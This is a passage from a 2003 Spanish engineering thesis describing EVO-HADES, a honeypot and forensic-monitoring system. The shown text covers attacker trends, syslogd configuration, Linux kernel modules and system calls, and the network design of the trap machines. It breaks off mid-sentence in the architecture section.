EVO-HADES: Una evolución del sistema HADES para el análisis forense y su automatización

Jesús Damián Jiménez Ré

2 de julio de 2003

Índice general

1. Introducción y motivación histórica **6**

1.1. Antecedentes 6

1.2. Evolución de los atacantes 8

2. Análisis de objetivos y metodología **12**

2.1. Objetivos del proyecto 12

2.2. Metodología 13

2.2.1. Estructura del proyecto 13

2.2.2. El demonio syslogd 14

2.2.3. Módulos del núcleo 15

2.2.3.1. ¿Que es un módulo del núcleo? 15

2.2.3.2. Programación de un módulo 16

2.2.3.3. Carga / descarga de un módulo 16

2.2.4. Llamadas al sistema 17

3. Diseño y desarrollo del trabajo realizado **20**

3.1. Implementación de la arquitectura del sistema 20

3.1.1. Introducción 20

3.1.2. Esquema de red de la infraestructura 21

3.1.3. Configuración de la máquina de control 23

3.1.3.1. Sistema operativo 23

3.1.3.2. Paquete de instalación ped-control.rpm 23

3.1.4. Configuración máquinas trampa 25
3.1.4.1. Hardware 25
3.1.4.2. Sistema operativo 25
3.1.5. Configuración máquina de análisis 25
3.1.5.1. Hardware 25
3.1.5.2. Sistema operativo y software 26
3.2. Almacenamiento de log remotos 26
3.2.1. Configuración de la máquina de control 26
3.2.2. Configuración de la máquina trampa 28
3.2.2.1. Envío de log mediante el fichero de configuración 28
3.2.2.2. Modificación de las fuentes de syslog 28
3.2.2.3. Compilación e instalación en la máquina trampa 29
3.3. Monitorización de procesos 30
3.3.1. Introducción 30
3.3.2. Módulo de control para las máquinas trampa 31
3.3.2.1. El “keylogger” del módulo de control 32
3.3.3. Extraer información del módulo en la máquina de control 34
3.3.4. Visualizando los procesos ejecutados 34
3.4. Análisis de una intrusión 37
3.4.1. Introducción 37
3.4.2. Herramientas para el análisis 37
3.4.2.1. Comandos estandar de Gnu/Linux 37
3.4.2.2. The Sleuth Kit 38
3.4.2.3. Autopsy Forensic Browser 38
3.4.3. Análisis del ataque 41
3.4.3.1. Introducción 41
3.4.3.2. Descripción del equipo atacado 42
3.4.3.3. Extraer las imágenes de la máquina atacada 43
3.4.3.4. Extraer la información enviada por el módulo 44

3.4.3.5. Entrada al sistema 44
3.4.3.6. Instalación del rootkit SuckIT 45
3.4.3.7. Instalación del rootkit PANDORA 47
3.4.3.8. Segundo ataque al sistema 49
3.4.3.9. Instalación de un proxy IRC: psyBNC 51
3.4.3.10. Instalación de sslstop.tgz 53
3.4.3.11. Reinstalación del rootkit suckIT 53
3.4.3.12. Sesiones en el IRC 54
3.4.3.13. Comienzo del ataque a otras máquinas 55
3.4.3.14. Instalando más herramientas de ataque 57
3.4.3.15. Intentado recoger el “fruto” del escaneo 57
3.4.3.16. Desconexión de la máquina 57

4. Conclusiones y vías futuras **58**

4.1. Conclusiones 58
4.2. Vías futuras 59

A. Datos recogidos por el módulo de control **63**

Índice de figuras

1.1. Distribución de ataques y puertos atacados a nivel mundial 10
1.2. Número de escaneos de puertos al día realizados a una máquina durante un mes . . . 11

2.1. Interfaz de llamadas al sistema 18

3.1. Arquitectura de red del sistema 22
3.2. Capa del sistema en la que reside el módulo de control 31
3.3. Creando un nuevo *caso* en *Autopsy Forensic Browser* 39
3.4. Administración de imágenes del *host.* 40
3.5. Pantalla para el análisis de una imágen 41

Resumen

La seguridad informática se ha convertido actualmente en una de las principales ramas de investigación dentro de las ciencias de la información. El cada vez más creciente número de herramientas y utilidades creadas expresamente para “atacar” un sistema informático, ya sea por simple diversión o para fines más serios como obtener información privilegiada del sistema, ha motivado la creación de nuevas arquitecturas de monitorización y análisis forense.

Una de estas arquitecturas es descrita en [2]. El proyecto actual supone una continuación del proyecto fin de carrera *HADES: Seguridad en la Red y Análisis Forense* (**[1]**), en el que se definen las bases para la creación de una serie de equipos trampa, vulnerables a ataques desde Internet, conjuntamente con una máquina de control que analiza lo que sucede en ellas. También se propone una metodología para el análisis forense de estos equipos.

En el proyecto actual se proponen e implementan modificaciones a nivel de sistema operativo para capturar los actividades que se realizan en la máquinas trampa de manera remota; se ha creado un módulo del núcleo de Linux para la monitorización de procesos del sistema, guardando también esta información de manera remota; y se han creado paquetes de instalación que simplifican la puesta en marcha y monitorización de la máquina de control y de las máquinas trampa, de forma que la instalación de estos paquetes modificados sea igual a la de cualquier otro software instalado en el equipo y no puedan ser detectados mediante las técnicas habituales como modificados.

En la última parte de esta memoria se presentan los resultados obtenidos tras el análisis forense de un equipo atacado en el cual estaban instaladas todas estas modificaciones, indicando las características que no se podían estudiar mediante el sistema propuesto previamente. Así mismo, se describen las nuevas herramientas que han sido empleadas para realizar este análisis.

Capítulo 1

Introducción y motivación histórica

1.1. Antecedentes

Inicialmente, la seguridad fue enfocada al control de acceso físico ya que para acceder a un computador se requería la presencia física del usuario frente al sistema.

Posteriormente comienza a proliferar los sistemas multiusuario en los cuales un recurso computacional era compartido por varios usuarios, surgiendo así nuevos riesgos como la utilización del sistema por personas no autorizadas, manipulación de información o aplicaciones por suplantación de usuarios; aparece así un primer esquema de protección basado en Códigos de usuarios y Contraseñas para restringir el acceso al sistema.

Los problemas de seguridad en redes de ordenadores estaban presentes en los sistemas, pues siempre ha habido riesgos debidos a fallos de programación, vulnerabilidades,... Sin embargo, no fué un tema demasiado preocupante hasta que el 22 de Noviembre de 1988, un joven estudiante de la Universidad de Cornell, Robert T. Morris, consiguió propagar un programa propio (un gusano de Internet) que causó que miles de ordenadores conectados a la red permanecieran inactivos durante varios días, provocando pérdidas valoradas en varios millones de dólares.

A raíz de este incidente, la seguridad en las redes informáticas se consideró como un factor clave a tener en cuenta por administradores y responsables de los sistemas informáticos. Para facilitarles una actuación rápida ante nuevos problemas de seguridad que pudieran surgir en las máquinas y equipos que administran, la agencia DARPA (*Defense Research Projects Agency*) creó el CERT (*Computer*

Emergency Response Team).

Tras la aparición de este primer CERT, pronto otros grupos tomaron esta idea y la implantaron en sus distintos ámbitos de responsabilidad. La idea era proporcionar una respuesta rápida referente a los problemas de seguridad que se producían en las máquinas pertenecientes al grupo.

En España, RedIRIS, red de investigación perteneciente al Consejo Superior de Investigaciones Científicas (CSIC), proporcionaba conectividad a las Universidades y Centros de Investigación desde el año 1989. En 1995 se constituye dentro de RedIRIS el grupo de Seguridad, también llamado IRIS-CERT, para la gestión de los incidentes de seguridad en los que estaban involucrados los equipos conectados por esta red.

Desde el 11 de Febrero de 1997, IRIS-CERT es miembro del FIRST (*Forum of Incident Response and Security Teams*). FIRST es la principal coalición internacional dentro del campo de seguridad en las redes de comunicaciones. Forman parte de ella equipos de emergencia, agencias de varios gobiernos, redes académicas y de investigación, organismos policiales y fabricantes tanto de hardware como de software.

El grupo de Seguridad de RedIRIS contribuyó en el proyecto piloto EuroCERT desde el 25 de Marzo de 1997 hasta la finalización del proyecto en Septiembre de 1999.

Actualmente contribuye en el *Task Force* auspiciado por el *TERENA Technical Programm*e, *TF-CSIRT*, para promover la cooperación entre CSIRTs en Europa. Entre las actividades en las que colabora, encontramos:

- Proyecto Trusted Introducer (`http://ti.terena.nl`). El objetivo de este proyecto es la creación de un directorio con información sobre los diversos grupos de seguridad Europeos, de acuerdo al RFC 2350.

- TF-CSIRT Terms of Reference. El objetivo es la definición precisa de una serie de términos empleados frecuentemente en el ámbito de la seguridad informática.

- Incident Taxonomy and Description Working Group. Para la definición de un estandard de intercambio de información sobre incidentes de seguridad entre diversos grupos de seguridad.

Otro área de trabajo actual del grupo de Seguridad es la participación en el proyecto *eCSIRT.net*

(`http://www.ecsirt.net`), que tiene como objetivos la definición de unos estándares para el intercambio de información relativa a incidentes de seguridad.

Entre las labores del grupo de Seguridad, se encuentran *tareas preventivas*, para avisar a tiempo de los posibles problemas potenciales de seguridad.

Dentro de las labores proactivas, destinadas a mejorar la seguridad de las instituciones conectadas a RedIRIS, el grupo de Seguridad inició el proyecto *PED: Red de equipos trampas de RedIRIS*, bajo la dirección de *D. Francisco Monserrat Coll* para la creación de una red de equipos trampa monitorizados de manera que se puedan registrar los ataques que se produzcan a estos equipos. La información monitorizada tiene una doble finalidad, la detección de nuevos patrones de ataque que permitan su posterior utilización en otros ataques y la comprobación y análisis de las herramientas y técnicas empleadas por los atacantes en la actualidad para acceder a los sistemas informáticos.

En este proyecto cooperan varias Universidades Españolas, y entre ellas la Universidad de Murcia. Con la información suministrada por el grupo de Seguridad, *D. Jose Manuel Navarro Meseguer* realizó el proyecto *HADES: Seguridad en la red y análisis forense*. En él se establecen las bases para la instalación de las máquinas trampa y se configura la máquina de control para la monitorización de las mismas. Asímismo, se establece una metodología para realizar el análisis forense de los ataques producidos a dichas máquinas.

El proyecto actual que aquí se presenta supone una continuación en la línea de investigación del proyecto HADES.

1.2. Evolución de los atacantes

A principios de los años 90, los ataques producidos a sistemas informáticos eran realizados por verdaderos expertos en el campo de la informática, capaces de desarrollar sus propios métodos de ataque y diseñar los programas necesarios para ello.

Carecían o contaban con escasa información sobre las posibles vulnerabilidades de los sistemas a atacar, debido en parte a que no existía el actual nivel de información y comunicación (debido en gran parte a la globalización de Internet).

Con el desarrollo de las redes de comunicaciones y la interconexión entre ellas, la información

disponible sobre fallos de seguridad en diversos sistemas operativos, herramientas y utilidades ha aumentado de manera espectacular. Esto, unido a la aparición de páginas en las que se detallan las vulnerabilidades que se van encontrando (incluso en ellas aparecen los métodos para explotar sistemas aprovechando estos fallos de seguridad) han hecho que aparezcan personas que se aprovechen de estos conocimientos para realizar sus ataques. Podemos ver un ejemplo de una de estas listas con fallos de seguridad en en `http://www.securityfocus.com/archive/`.

Estos atacantes muchas veces ni siquiera son usuarios avanzados, los cuales suelen preparar sus propias herramientas y garantizar su futuro acceso a los sistemas atacados mediante la preparación puertas traseras[1], sino simples usuarios que han encontrado herramientas ya realizadas para tal fin y se limitan a ejecutarlas contra máquinas escogidas al azar.

Sin embargo las técnicas empleadas por los atacantes son cada vez más complejas, debido a que las herramientas de ocultación y ataque son cada vez más sofisticadas, existiendo en la actualidad un verdadero *mercado negro* en el que se trafica e intercambian las herramientas de ataque y ocultación.

La mayor parte de los ataques actualmente se producen con el objetivo de encontrar máquinas vulnerables que puedan servir de base para la creación de redes de equipos comprometidas, las cuales pueden ser usadas para ataques de denegación de servicio contra otros usuarios o servidores. Igualmente, estas máquinas pueden ser usadas como “puente” para un ataque más serio a máquinas con información confidencial, como servidores de correo, bases de datos corporativas o sitios de comercio electrónico.

En la figura 1.1 podemos ver un gráfico que contiene una distribución mundial de los puertos que más ataques estaban recibiendo el día 30 de Junio de 2003. Se puede consultar esta información en tiempo real en `http://www.dshield.org`

Una gran cantidad de los ataques que se producen en la actualidad siguen el siguiente patrón:

1. Se realiza un barrido de puertos dentro de un rango de direcciones IP en busca de vulnerabilidades en las máquinas, normalmente obtenidas de las listas de seguridad comentadas. En la figura 1.2. se muestra el número de escaneos que se produjeron a una máquina puesta en Internet durante un periodo de 30 días. Este prueba fué realizada por el proyecto HoneyNet, y se

[1] Un *backdoor* o *puerta trasera* es un modo no documentado de penetrar en un sistema de ordenadores utilizado por los atacantes para entrar en un equipo previamente vulnerado.



Figura 1.1: Distribución de ataques y puertos atacados a nivel mundial

puede encontrar más información en [7].

2. Se utiliza un *exploit*[2] contra el sistema, de manera que el atacante consigue una forma de acceso al mismo. Muchas veces, este acceso es mediante un shell con privilegios de root, aunque este método puede variar.

3. Una vez dentro del sistema, se suele instalar un *rootkit*. Esto es un conjunto de programas y herramientas que sustituyen a varias del sistema operativo, con el fin de ocultar determinada información sobre estados del sistema. Los rootkit han ido evolucionando, y se pueden encontrar desde simples copias de los comandos del sistema modificados hasta módulos del kernel que permitan ocultar procesos, conexiones y usuarios del sistema.

4. Tras asegurarse el control de la máquina y ocultar sus actividades, es ahora cuando el atacante suele instalar las herramientas para las que realizó el ataque en el sistema. Algunos ejemplos de este tipo de herramientas pueden ser servidores de IRC, juegos, e-donkey, ... o utilizar este sistema para escanear y atacar otros equipos y así ser esta máquina un puente para posteriores ataques.

[2]Un *exploit* es un programa que aprovecha un error en otro programa para violar la política de seguridad del sistema.



Figura 1.2: Número de escaneos de puertos al día realizados a una máquina durante un mes

Este tipo de ataques, aunque puedan ser considerados “inofensivos” ya que no provocan daños directos a la organización atacada, son cada vez más peligrosos, ya que los sistemas atacados pueden ser empleados como *puentes* para otros ataques dirigidos contra empresas o redes para la realización de delitos (por ejemplo, el robo de información privilegiada, fraude electrónico, ...), pudiendo la organización empleada como víctima ser denunciada por complicidad o consentimiento en el ataque.

Capítulo 2

Análisis de objetivos y metodología

2.1. Objetivos del proyecto

Se ha partido de una infraestructura básica de equipos trampa, vulnerables a ataques desde Internet, y una máquina de control capaz de monitorizar de manera transparente la información que circula por la red destinada a uno o varios de los equipos trampa, con el fin de advertir posibles ataques efectuados sobre éstos, obtener patrones de comportamiento de los atacantes y descubrir nuevas modalidades de intrusión.

Se pretende ampliar esta arquitectura mediante la inclusión de una nueva interfaz de red en la máquina de control, a la vez que simplificar y automatizar la puesta en marcha y posterior monitorización de la misma, mediante la realización de un paquete que se instale como cualquier otro software del sistema.

Se va a desarrollar un paquete de instalación para Linux que permita la configuración de la máquina de control de una manera sencilla. Este paquete contendrá también herramientas para la monitorización de los sistemas trampa, siendo capaz de avisar mediante el envío de correo electrónico de posibles intrusiones en dichas máquinas.

Con el objetivo de monitorizar las actividades que se produzcan en las máquinas trampas, se prepararán dos herramientas que permitan el envío de información desde dichas máquinas a la máquina de control.

Por un lado, se pretende modificar el código fuente del demonio[1] de *log* del sistema (*syslogd*) de manera que independientemente del fichero de configuración del mismo, los *log* de las máquinas trampa sean enviados de manera remota.

Por otro lado, con el fin de registrar los procesos y programas que un posible atacante esté ejecutando en las máquinas trampa, se va a programar un módulo de control a nivel del kernel de Linux, que sea capaz de enviar información sobre lo que va sucediendo en el sistema a una máquina remota.

Para finalizar el proyecto, se va a realizar el análisis forense de un ataque producido tras la puesta en marcha de todo lo que ha sido desarrollado anteriormente. En el análisis, se hará uso de la información que se pueda recuperar de los equipos atacados, pero también de la información proporcionada por las nuevas herramientas implementadas.

2.2. Metodología

2.2.1. Estructura del proyecto

El proyecto consta de varias fases, cada una de ellas con unos objetivos bien definidos.

La primera fase la encontramos en este mismo capítulo. Se describen las tecnologías y herramientas que han servido de precedente para lo realizado en este proyecto.

Se describe el sistema de log de Linux: *syslog*, con el objetivo de conocer el porqué de las modificaciones realizadas sobre su código fuente.

De manera similar, para conocer la tecnología usada en el desarrollo del módulo de control, en este capítulo se describe lo que es un módulo del kernel y la forma de programarlo, conjuntamente con lo que son las llamadas al sistema, cuyo conocimiento es clave para entender la tecnica utilizada en la implementación del módulo.

La segunda fase contiene una descripción de la arquitectura del sistema que se va a implementar. Se describirá la estructura de red, los equipos que se utilizarán y el software y herramientas instaladas en dichos equipos, tanto ajeno como el que se ha desarrollado específicamente para este proyecto. Entre el software desarrollado, se describe el paquete de instalación de la máquina de control creado para la puesta en marcha de una manera sencilla y transparente del sistema.

[1] En Linux se denominan *demonios* a los programas que funciona sin intervención humana, para cumplir una tarea determinada. Se ejecutan normalmente en segundo plano.

Durante **la tercera fase** del proyecto se van a realizar dos herramientas que permitan una mayor monitorización de las máquinas trampa.

- Lo primero herramienta consistirá en realizar las modificaciones necesarias en el código fuente del *syslog* para que, sin tener en cuenta el fichero de configuración, envíe siempre los log producidos en el sistema a una máquina remota, de manera que aunque el atacante borre los log locales en la máquina, éstos queden registrados en una máquina segura.
- Se desarrollará un módulo de control, que permita la monitorización de las conexiones y la ejecución de procesos y programas en el sistema, enviando esta información remotamente a la máquina de control.

La última fase del proyecto consistirá en la elaboración del análisis forense a una máquina atacada en una red en la que se había implementado la arquitectura propuesta en la *fase dos*, y en la que se había instalado las herramientas desarrolladas en la *fase tres*. Se describirán además las nuevas herramientas utilizadas para dicho análisis.

2.2.2. El demonio syslogd

En los sistemas UNIX / Linux, el demonio *syslogd* es el encargado de registrar información sobre las actividades que se producen en las diferentes partes del sistema, como por ejemplo el núcleo y los programas. Esta información suele ser registrada en ficheros de texto localizados normalmente en el directorio */var/log* (esto se especifica en el fichero de configuración), aunque se puede guardar en cualquier otra parte del sistema, o incluso en una máquina externa, como veremos más adelante.

Es normalmente lanzado al iniciarse la máquina mediante su inclusión en los niveles de ejecución de Linux correspondientes; por ejemplo, se podría añadir la ejecución de syslogd al nivel de ejecución 3 (modo multiusuario completo) mediante el comando:

```
[root@va.um.es[2]]# chkconfig --level 3 syslog on
```

Los criterios para las localizaciones en las que se guardan la información proveniente de este demonio, se definen en el fichero de configuración */etc/syslog.conf*.

[2]Durante toda la memoria, se utilizará la dirección (fi cticia) va.um.es como dirección de la máquina de control.

Cada línea de este fichero está compuesta por dos campos separados entre sí por espacios o tabuladores:

- **Un campo de selección**. Compuesto a su vez por dos partes separadas por un punto.
  - La primera indica *el servicio* o *subsistema* que envía el mensaje. Puede contener uno de los siguientes términos: auth, auth-priv, cron, daemon, kern, lpr, mail, news, syslog, user, uucp y local0 hasta local17.
  - La segunda parte indica *la prioridad* del mensaje. Indica la gravedad del mensaje almacenado. Se almacenan los mensajes con la prioridad indicada o mayor según la acción indicada. Puede contener uno de los siguiente términos en orden ascendente: debug, info, notice, warning, err, crit, alert y emerg.
- **Un campo de acción.** Indica cual es el destino de los mensajes de esta línea, es decir, el lugar en el que se van a guardar o el programa ó máquina que los va a procesar. Se puede indicar un fichero plano (por ejemplo */var/log/messages*), un dispositivo físico (por ejemplo */dev/console*) o una máquina remota (por ejemplo, escribiendo *@va.um.es* como destino de la acción).

2.2.3. Módulos del núcleo

2.2.3.1. ¿Que es un módulo del núcleo?

Linux es un sistema operativo con un núcleo monolítico. Esto quiere decir que existe un único programa (generalmente bastante grande) que se carga al iniciar el sistema y que contiene todos los componentes funcionales para que el kernel tenga acceso a todas las estructuras y rutinas internas.

La alternativa a los núcleos monolíticos es tener una estructura de micro-kernel, en la cual cada pieza de funcionalidad del kernel está dividida y separada en diferentes unidades, y por tanto son necesarios mecanismos de comunicación entre los diferentes procesos.

Desde la versión del núcleo 2.0.0, Linux ofrece una alternativa: la carga de partes del sistema mediante módulos.

Un módulo del kernel es una “pieza” de código que puede ser cargada y descargada en el núcleo bajo demanda. De esta manera, es posible extender la funcionalidad del kernel sin la necesidad de

reiniciar el sistema, y evidentemente, sin la necesidad de recompilarlo completamente.

Los ejemplos más típicos de módulos son los drivers de los dispositivos, que permiten al kernel acceder al hardware conectado al sistema, como por ejemplo los controladores para tarjetas de red, tarjetas de sonido y sistemas de ficheros.

2.2.3.2. Programación de un módulo

Cuando se programa un módulo del núcleo, el código fuente debe contener al menos dos funciones básicas en su cuerpo:[3]:

```
int init_module(void)
{
  ....
}
void cleanup_module(void)
{
  ...
}
```

La función *init_module* es ejecutada cuando el módulo es insertado en el kernel.

De manera similar, lo que se encuentra dentro de la función *cleanup_module* es ejecutado cuando el módulo va a ser descargado.

2.2.3.3. Carga / descarga de un módulo

Existen **dos** maneras de cargar un módulo.

La primera opción es cargarlos (y descargarlos) de manera explícita mediante la utilización de los comandos del sistema ***insmod*** y ***rmmod***.

La segunda opción es cargarlos bajo demanda, mediante la utilización del demonio **kerneld**. Cuando el kernel descubre que necesita un módulo, lo solicita al demonio kerneld, que intenta cargar el

[3] A partir del kernel 2.4. , es posible renombrar estas funciones y utilizar las que se deseen mediante las macros module_init() y module_exit().

módulo apropiado. Cuando se descubre que un módulo no está siendo usado (lo cual se consigue introduciendo un tiempo de expiración), el demonio es el encargado de descargarlo.

Una vez que un módulo ha sido cargado, al formar parte del kernel, actúa como código del núcleo normal. Tiene los mismos privilegios y derechos que el código del núcleo; ésto conlleva que un módulo mal programado puede hacer que el sistema se "cuelgue", así como son capaces de hacerlo los drivers de dispositivos mal programados.

2.2.4. Llamadas al sistema

Cada Sistema operativo contiene una serie de funciones dentro del núcleo, que son las encargadas de realizar en último término las acciones básicas sobre el sistema.

En Linux, estas funciones son las llamadas al sistema. Representan una "transicción" desde el espacio del usuario hasta el espacio del kernel.

En general, a un proceso no le es posible acceder directamente al kernel. No puede acceder a la memoria del kernel y por supuesto tampoco a las funciones del kernel. La CPU es la que fuerza esta situación de manera que pueda acceder a este área (por eso se denomina *modo protegido* ó *modo usuario*).

Las llamadas al sistema son una excepción a esta regla. Los pasos que se llevan a cabo para que un proceso entre al nivel del núcleo son los siguientes:

1. El proceso inserta en los registros del procesador los valores apropiado.
2. Se llama a una instrucción especial la cual es la encargada de saltar a una zona de memoria previamente definida del kernel. En los procesadores de Intel, esto se consigue mediante la *interrupción software 0x80*. El descriptor de interrupción 0x80 apunta a la rutina *system_call*.
3. La interrupción salta a la función que implementa el servicio pedido.
    a) Para llevar a cabo esto, cada llamada al sistema tiene un número asociado, que es el utilizado para hacer la llamada.
    b) Éste número es el índice de un array localizado en la estructura del kernel llamado *sys_call_table* o tabla de llamadas al sistema.



Figura 2.1: Interfaz de llamadas al sistema

c) El contenido de cada posición del array es un puntero a la zona de memoria en la que se encuentra el código que implementa la llamada. Así se consigue llamar a la función. La CPU sabe que una vez que se ha saltado a esta zona, no se está en *modo usuario*, sino que se está operando a nivel del kernel (comúnmente denominado *modo supervisor*), pudiendo ejecutarse lo que se quiera.

En la figura 2.1. se muestra la capa en la que trabajan las llamadas al sistema.

- La parte derecha (*programa usuario+libc*) dentro del Modo Usuario, se corresponde a los programas que han sido compilados estáticamente. Este tipo de programas llevan incluido en el mismo código fuente las llamadas al sistema, por lo que a pesar de ser considerablemente más grandes, se pueden ejecutar en cualquier plataforma en la que no haya cambios en las llamadas al núcleo del sistema operativo.

- La parte izquierda (*programa usuario +*) dentro del Modo Usuario, muestra como funciona un

programa con compilación dinámica. Se emplean librerías dinámicas, como la librería *glibc* de Linux, para la ejecución de las llamadas al sistema. De esta manera, el espacio que ocupan es menor, pero se pierde en portabilidad, pues el código solo se puede ejecutar en los equipos que tienen la misma versión de las librerías con las que han sido enlazados.

Capítulo 3

Diseño y desarrollo del trabajo realizado

3.1. Implementación de la arquitectura del sistema

3.1.1. Introducción

Uno de los objetivos de este proyecto es montar una infraestructura de red que nos permita la monitorización y supervisión de una serie de equipos, de manera que se pueda detectar y registrar cualquier tipo de actividad de ataque sobre ellos.

Sin embargo, normalmente no se desea realizar esta supervisión sobre máquinas que contienen datos reales y sistemas en producción, pues a pesar de estar controladas, el atacante podría llegar a realizar el borrado de datos importantes con las consecuentes implicaciones económicas y/o judiciales.

Para lograr la monitorización de equipos sin comprometer la integridad de máquinas críticas, se puede utilizar el sistema denominado *honeypot*. Éste consiste en la implementación de una máquina que se denomina trampa, pues se trata de un sistema que simula uno real pero en el que realmente no existen datos importantes, y una segunda máquina se encarga de la monitorización y el control de la máquina trampa, registrando todo lo que sucede en ella.

En este proyecto se va a definir un sistema *honeypot*, formado por una subred de equipos trampa y una máquina de control. Se desea diseñar de tal manera, que los equipos trampa puedan pertenecer a una subred distinta a la que pertenece el equipo de control; sin embargo, estos equipos trampa podría pertenecer a la misma subred que los equipos existentes actualmente dentro de una organización, como por ejemplo un servidor Web, servidor de archivos o de impresión.

3.1.2. Esquema de red de la infraestructura

La infraestructura que se propone en esta sección ha sido diseñada para que se permita la monitorización de una serie de equipos trampa mediante la utilización de un equipo de control, el cual se quiere mantener separado de la subred a la que pertenecen dichos equipos.

La figura 3.1. muestra el esquema de red que se ha diseñado. En el esquema se emplea el término *subred* para los equipos trampa. En este caso, nos referimos a una subred de máquinas a nivel *físico*, no a nivel IP[1]. De esta manera, los equipos trampa podrían pertenecer a la misma red (a nivel IP) a la que pertenecen las máquinas *reales* de una organización (como por ejemplo el servidor web, de correo, de archivos o de impresión). Con ello, conseguimos hacer creer a los atacantes que las máquinas son parte de la red de la organización; sin embargo, estas máquinas se encuentran aisladas por el equipo de control.

Los aspectos clave de esta arquitectura son los siguientes:

- Se crea una ***topología de red en estrella***, mediante la interconexión de los equipos con un HUB. A esta subred pertenecerán los ***equipos trampa***.
- ***La máquina de control*** tendrá dentro de la infraestructura las siguientes características:
    - Estará conectada físicamente a la subred que conforman los equipos trampa, pero no tendrá una interfaz de de red en ella, debido a que será configurada en modo *puente*[2]. Para constituir el puente, será preciso la utilización de dos tarjetas de red ; de esta manera, el tráfico tanto saliente como entrante desde/hacia las máquinas trampa es capturado por la máquina de control. Este puente no tendrá ninguna interfaz de red, para no proporcionar ninguna pista a los atacantes de la existencia de una máquina de control.
    - Para facilitar la ocultación de la máquina de control con respecto a los equipos trampa, se ha optado por *añadirle una tercera tarjeta de red* a dicha máquina. De esta manera, la máquina de control puede pertenecer a una subred diferente a la que conforman los equipos trampa. Esto nos facilita el acceso remoto a la máquina y el reinicio de los filtros

[1] En el modelo de Internet, recordemos que el nivel de Red es el denominado IP.

[2] Un puente *ethernet* es un dispositivo que controla los paquetes que circulan dentro de una subred con el objetivo de poder seleccionar o separar algunos de ellos. Comunica dos grupos separados de ordenadores (dos subredes) normalmente.

